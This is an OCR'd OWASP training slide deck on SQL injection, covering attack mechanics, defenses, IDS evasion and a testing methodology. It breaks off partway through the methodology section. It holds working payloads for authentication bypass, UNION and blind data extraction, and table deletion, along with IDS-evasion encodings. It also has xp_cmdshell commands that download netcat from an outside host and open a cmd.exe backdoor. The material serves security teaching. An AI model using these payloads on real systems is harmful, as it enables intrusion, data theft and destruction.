SQL Injection

Adapted from Victor Chapela
Sm4rt Security Services
victor@sm4rt.com

OWASP

The OWASP Foundation
http://www.owasp.org

Agenda

- SQL Injection
- SQL Injection Defenses
- Evasion Techniques
- Advanced SQL Injection Techniques

What is SQL?

- SQL stands for **Structured Query Language**
- Allows us to access a database
- ANSI and ISO standard computer language
  - The most current standard is SQL99
- SQL can:
  - Execute queries against a database
  - Retrieve data from a database
  - Insert new records in a database
  - Delete records from a database
  - Update records in a database

SQL is a Standard - but...

- There are many **different versions** of the SQL language
- They support the same major **keywords** in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own **proprietary extensions** in addition to the SQL standard!

SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- With SQL, we can query a database and have a result set returned

- Using the previous table, a query like this:

```
SELECT LastName
   FROM users
   WHERE UserID = 1;
```

- Gives a result set like this:

```
LastName
---------------
Smith
```

SQL Data Manipulation Language (DML)

- SQL includes a syntax to update, insert, and delete records:
  - SELECT - extracts data
  - UPDATE - updates data
  - INSERT INTO - inserts new data
  - DELETE - deletes data

SQL Data Definition Language (DDL)

- The Data Definition Language (DDL) part of SQL permits:
  - Database tables to be created or deleted
  - Define indexes (keys)
  - Specify links between tables
  - Impose constraints between database tables

- Some of the most commonly used DDL statements in SQL are:
  - CREATE TABLE - creates a new database table
  - ALTER TABLE - alters (changes) a database table
  - DROP TABLE - deletes a database table

Metadata

- Almost all SQL databases are based on the RDBM (Relational Database Model)


- One important fact for SQL Injection
  - Amongst Codd's 12 rules for a Truly Relational Database System:
    4. Metadata (data about the database) must be stored in the database just as regular data is
  - Therefore, database structure can *also be read and altered with SQL queries*

What is SQL Injection?

The ability to inject SQL commands into
the database engine
through an existing application

SQL Injection – A web app example

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



OWASP

How common is it?


- It is probably the most common Website vulnerability today!

- It is a flaw in "web application" development, it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo “templates” are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough

- In our pen tests over 60% of our clients turn out to be vulnerable to SQL Injection

Impact of SQL Injection

1. Leakage of sensitive information.
2. Reputation decline.
3. Modification of sensitive information.
4. Loss of control of db server
5. Data loss.
6. Denial of service.



OWASP

Vulnerable Applications

- Almost all SQL databases and programming languages are potentially vulnerable
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc

- Accessed through applications developed using:
  - Perl and CGI scripts that access databases
  - ASP, JSP, PHP
  - XML, XSL and XSQL
  - Javascript
  - VB, MFC, and other ODBC-based tools and APIs
  - DB specific Web-based applications and API's
  - Reports and DB Applications
  - 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
  - many more

How does SQL Injection work?

Common vulnerable login query

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123'
```

(If it returns something then login!)

ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = **' or 1=1 – –**

formpwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = **' '** **or 1=1**

– – AND password = 'anything'

The power of '

- It closes the string parameter
- Everything after is considered part of the SQL command
- Misleading Internet suggestions include:
  - Escape it! : replace ' with ' '
- String fields are very common but there are other types of fields:
  - Numeric
  - Dates

If it were numeric?

```
SELECT * FROM clients
WHERE account = 12345678
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .
"account = $formacct  AND " .
"pin = $formpin";
```

Injecting Numeric Fields

$formacct = **1 or 1=1 #**

$formpin = 1111

Final query would look like this:

```
SELECT * FROM clients
WHERE account = 1 or 1=1
# AND pin = 1111
```

SQL Injection Characters

' or "	character String Indicators
-- or #	single-line comment
/*…*/	multiple-line comment
+	addition, concatenate (or space in url)
||	(double pipe) concatenate
%	wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	useful as non transactional command
@*variable*	local variable
@@*variable*	global variable
waitfor delay '0:0:10'	time delay

SQL Injection in PHP

```
$link = mysql_connect($DB_HOST, $DB_USERNAME, $DB_PASSWORD)
    or die ("Couldn't connect: " . mysql_error());

mysql_select_db($DB_DATABASE);

$query = "select count(*) from users where username = '$username'
    and password = '$password` ";

$result = mysql_query($query);
```

OWASP

SQL Injection Attack #1

Unauthorized Access Attempt:

`password =` **’ or 1=1 --**

SQL statement becomes:

select count(*) from *users* **where** *username = ‘user’* **and** *password =* **‘’or 1=1 --**

Checks if password is empty OR 1=1, which is always true, permitting access.

SQL Injection Attack #2

Database Modification Attack:


`password =` foo'; **delete from table** *users* **where** *username* **like** '%

DB executes ***two*** SQL statements:

select count(*) from *users* **where** *username = 'user'* **and** *password = 'foo'*

delete from table *users* **where** *username* **like** '%'

Exploits of a Mom


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Finding SQL Injection Bugs

1. **Submit a single quote as input.**

   If an error results, app is vulnerable.

   If no error, check for any output changes.

2. **Submit two single quotes.**

   Databases use `''` to represent literal `'`

   If error disappears, app is vulnerable.

3. **Try string or numeric operators.**

- Oracle: `'||'FOO`
- MS-SQL: `'+'FOO`
- MySQL: `' 'FOO`

- `2-2`
- `81+19`
- `49-ASCII(1)`

OWASP

Injecting into SELECT

Most common SQL entry point.

```
SELECT columns
  FROM table
  WHERE expression
  ORDER BY expression
```

Places where user input is inserted:

- `WHERE` expression
- `ORDER BY` expression
- Table or column names

Injecting into INSERT

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)
  VALUES (val1, val2, ...)
```

Requirements

Number of values must match # columns.

Types of values must match column types.

Technique: add values until no error.

```
foo’)--
foo’, 1)--
foo’, 1, 1)--
```

Injecting into UPDATE

Modifies one or more rows of data.

```
UPDATE table
  SET col1=val1, col2=val2, ...
  WHERE expression
```

Places where input is inserted

- `SET` clause
- `WHERE` clause

Be careful with `WHERE` clause

- `' OR 1=1` will change **all** rows

OWASP

UNION

Combines `SELECT`s into one result.

```
SELECT cols FROM table WHERE expr
UNION
SELECT cols2 FROM table2 WHERE expr2
```

Allows attacker to read any table

```
foo’ UNION SELECT number FROM cc--
```

Requirements

- Results must have same number and type of cols.
- Attacker needs to know name of other table.
- DB returns results with column names of 1st query.

OWASP

UNION

Finding #columns with `NULL`

```
‘ UNION SELECT NULL--
‘ UNION SELECT NULL, NULL--
‘ UNION SELECT NULL, NULL, NULL--
```

Finding #columns with `ORDER BY`

```
‘ ORDER BY 1--
‘ ORDER BY 2--
‘ ORDER BY 3--
```

Finding a string column to extract data

```
‘ UNION SELECT ‘a’, NULL, NULL—
‘ UNION SELECT NULL, ‘a’, NULL--
‘ UNION SELECT NULL, NULL, ‘a’--
```

OWASP

Inference Attacks

Problem: What if app doesn’t print data?

Injection can produce detectable behavior

  Successful or failed web page.

  Noticeable time delay or absence of delay.

Identify an exploitable URL

```
http://site/blog?message=5 AND 1=1
http://site/blog?message=5 AND 1=2
```

Use condition to identify one piece of data

```
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 1
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 2
... or use binary search technique ...
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) > 5
```

More Examples (1)

- Application authentication bypass using SQL injection.
- Suppose a web form takes userID and password as input.
- The application receives a user ID and a password and authenticate the user by checking the existence of the user in the USER table and matching the data in the PWD column.
- Assume that the application is not validating what the user types into these two fields and the SQL statement is created by string concatenation.

More Example (2)

- The following code could be an example of such bad practice:

```
sqlString =
"select USERID from USER where USERID = `" & userId & "` and
PWD = `" & pwd & "`"
result = GetQueryResult(sqlString)

If(result = "") then
      userHasBeenAuthenticated = False
Else
      userHasBeenAuthenticated = True
End If
```

OWASP

More Example (3)

- User ID: ` OR ``=`

- Password: `OR ``=`

- In this case the sqlString used to create the result set would be as follows:

```
select  USERID from USER where USERID = ``OR``=``and PWD = `` OR``=``
select  USERID from USER where USERID = ``OR``=``and PWD = `` OR``=``
                                            TRUE                   TRUE
```

- Which would certainly set the userHasBenAuthenticated variable to true.

OWASP

More Example (4)

User ID: `   OR   ``=``   --

Password: abc

Because anything after the -- will be ignore, the injection will work even without any specific injection into the password predicate.

More Example (5)

User ID: ` ; DROP TABLE USER ; --

Password: `OR ``=`

select USERID from USER where USERID = `` ; DROP TABLE USER ; -- ` and PWD = ``OR ``=``

→ Does not try to get any information, just want to *bring the application down*.

Beyond Data Retrieval

Microsoft's SQL Server supports a stored procedure xp_cmdshell that permits what amounts to arbitrary command execution, and if this is permitted to the web user, complete compromise of the webserver is inevitable.

What we had done so far was limited to the web application and the underlying database, but if we can run commands, the webserver itself cannot help but be compromised. Access to **xp_cmdshell** is usually limited to administrative accounts, but it's possible to grant it to lesser users.

With the UTL_TCP package and its procedures and functions, PL/SQL applications can communicate with external TCP/IP-based servers using TCP/IP. Because many Internet application protocols are based on TCP/IP, this package is useful to PL/SQL applications that use Internet protocols and e-mail.

Beyond Data Retrieval

Downloading Files

```
exec master..xp_cmdshell ‘tftp 192.168.1.1
  GET nc.exe c:\nc.exe’
```

Backdoor with Netcat

```
exec master..xp_cmdshell ‘nc.exe -e
  cmd.exe -l -p 53’
```

Direct Backdoor w/o External Cmds

```
UTL_TCP.OPEN_CONNECTION('192.168.0.1',
  2222, 1521)
//charset: 1521
//port: 2222
//host: 192.168.0.1
```

Defending Against SQL Injection

OWASP

The OWASP Foundation
http://www.owasp.org

SQL Injection Defense

- It is quite simple: **input validation**
- The real challenge is making best practices consistent through **all** your code
  - Enforce "strong design" in new applications
  - You should audit your existing websites and source code
- Even if you have an air tight design, harden your servers

Strong Design

- Define an easy "secure" path to querying data
  - Use stored procedures for interacting with database
  - Call stored procedures through a parameterized API
  - Validate all input through generic routines
  - Use the principle of "least privilege"
    - Define several roles, one for each kind of query

Input Validation

- Define data types for each field
  - Implement stringent "allow only good" filters
    - If the input is supposed to be numeric, use a numeric variable in your script to store it
  - Reject bad input rather than attempting to escape or modify it
  - Implement stringent "known bad" filters
    - For example: reject "select", "insert", "update", "shutdown", "delete", "drop", "--", "'"

Harden the Server

1. Run DB as a low-privilege user account
2. Remove unused stored procedures and functionality or restrict access to administrators
3. Change permissions and remove "public" access to system objects
4. Audit password strength for all user accounts
5. Remove pre-authenticated linked servers
6. Remove unused network protocols
7. Firewall the server so that only trusted clients can connect to it (typically only: administrative network, web server and backup server)

Detection and Dissuasion

- You may want to react to SQL injection attempts by:
  - Logging the attempts
  - Sending email alerts
  - Blocking the offending IP
  - Sending back intimidating error messages:
    - "WARNING: Improper use of this application has been detected. A possible attack was identified. Legal actions will be taken."
    - Check with your lawyers for proper wording
- This should be coded into your validation scripts

Conclusion

- SQL Injection is a fascinating and dangerous vulnerability
- All programming languages and all SQL databases are potentially vulnerable
- Protecting against it requires
  - strong design
  - correct input validation
  - hardening

Links

- A lot of SQL Injection related papers
  - http://www.nextgenss.com/papers.htm
  - http://www.spidynamics.com/support/whitepapers/
  - http://www.appsecinc.com/techdocs/whitepapers.html
  - http://www.atstake.com/research/advisories
- Other resources
  - http://www.owasp.org
  - http://www.sqlsecurity.com
  - http://www.securityfocus.com/infocus/1768

Evasion Techniques

OWASP

The OWASP Foundation
http://www.owasp.org

Evasion Techniques

- Input validation circumvention and IDS Evasion techniques are very similar
- Snort based detection of SQL Injection is partially possible but relies on "signatures"
- Signatures can be evaded easily
- Input validation, IDS detection AND strong database and OS hardening must be used together

IDS Signature Evasion

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Input validation

- Some people use PHP addslashes() function to escape characters
  - single quote (')
  - double quote (")
  - backslash (\)
  - NUL (the NULL byte)

- This can be easily evaded by using replacements for any of the previous characters in a numeric field

Evasion and Circumvention

- IDS and input validation can be circumvented by encoding

- Some ways of encoding parameters
  - URL encoding
  - Unicode/UTF-8
  - Hex enconding
  - char() function

MySQL Input Validation Circumvention using Char()

- Inject without quotes (string = "%"):
  - ' or username like char(37);
- Inject without quotes (string = "root"):
  - ' union select * from users where login = char(114,111,111,116);
- Load files in unions (string = "/etc/passwd"):
  - ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1, 1;
- Check for existing files (string = "n.ext"):
  - ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

IDS Signature Evasion using white spaces

- UNION SELECT signature is different to
- UNION   SELECT
- Tab, carriage return, linefeed or several white spaces may be used
- Dropping spaces might work even better
  - 'OR'1'='1' (with no spaces) is correctly interpreted by some of the friendlier SQL databases

IDS Signature Evasion using comments

- Some IDS are not tricked by white spaces

- Using comments is the best alternative
  - /* … */ is used in SQL99 to delimit multirow comments
  - UNION/**/SELECT/**/
  - '/**/OR/**/1/**/=/**/1
  - This also allows to spread the injection through multiple fields
    - USERNAME: ' or 1/*
    - PASSWORD: */ =1 --

IDS Signature Evasion using string concatenation

- In MySQL it is possible to separate instructions with comments
  - UNI/**/ON SEL/**/ECT

- Or you can concatenate text and use a DB specific instruction to execute
  - Oracle
    - '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
  - MS SQL
    - '; EXEC ('SEL' + 'ECT US' + 'ER')

IDS and Input Validation Evasion using variables

- Yet another evasion technique allows for the definition of variables
  - ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
  - EXEC (@x)
  - EXEC SP_EXECUTESQL @x


- Or even using a hex value
  - ; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)
  - This statement uses no single quotes (')

SQL Injection Advanced Methodology


OWASP

The OWASP Foundation
http://www.owasp.org

SQL Injection Testing Methodology



1) Input Validation




Discovery of Vulnerabilities

- Vulnerabilities can be anywhere, we check all entry points:
  - Fields in web forms
  - Script parameters in URL query strings
  - Values stored in cookies or hidden fields

- By "fuzzing" we insert into every one:
  - Character sequence: ' ") # || + >
  - SQL reserved words with white space delimiters
    - %09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)
  - Delay query ' waitfor delay '0:0:10'--

2) Information Gathering



2) Information Gathering

- We will try to find out the following:
  a) Output mechanism
  b) Understand the query
  c) Determine database type
  d) Find out user privilege level
  e) Determine OS interaction level

a) Exploring Output Mechanisms

1. Using query result sets in the web application

2. Error Messages
   - Craft SQL queries that generate specific types of error messages with valuable info in them

3. Blind SQL Injection
   - Use time delays or error signatures to determine extract information
   - Almost the same things can be done but Blind Injection is **much slower and more difficult**

4. Other mechanisms
   - e-mail, SMB, FTP, TFTP

Extracting information through Error Messages

- Grouping Error
  - **' group by** *columnnames* **having 1=1 - -**
- Type Mismatch
  - **' union select** *1,1,'text',1,1,1* **- -**
  - **' union select** *1,1, bigint,1,1,1* **- -**
    - Where *'text'* or *bigint* are being united into an *int* column
  - In DBs that allow subqueries, a better way is:
    - **' and 1 in (select** *'text'* **) - -**
  - In some cases we may need to CAST or CONVERT our data to generate the error messages

Blind Injection

- We can use different known outcomes
  - ' **and** *condition* **and '1'='1**
- Or we can use if statements
  - '; **if** *condition* **waitfor delay '0:0:5' --**
  - '; **union select if**(*condition* , **benchmark** (100000, sha1('test')), 'false'),1,1,1,1;
- Additionally, we can run all types of queries but with no debugging information!
- We get yes/no responses only
  - We can extract ASCII a bit at a time...
  - Very noisy and time consuming but possible with automated tools like SQueaL

b) Understanding the Query

- The query can be:
  - SELECT
  - UPDATE
  - EXEC
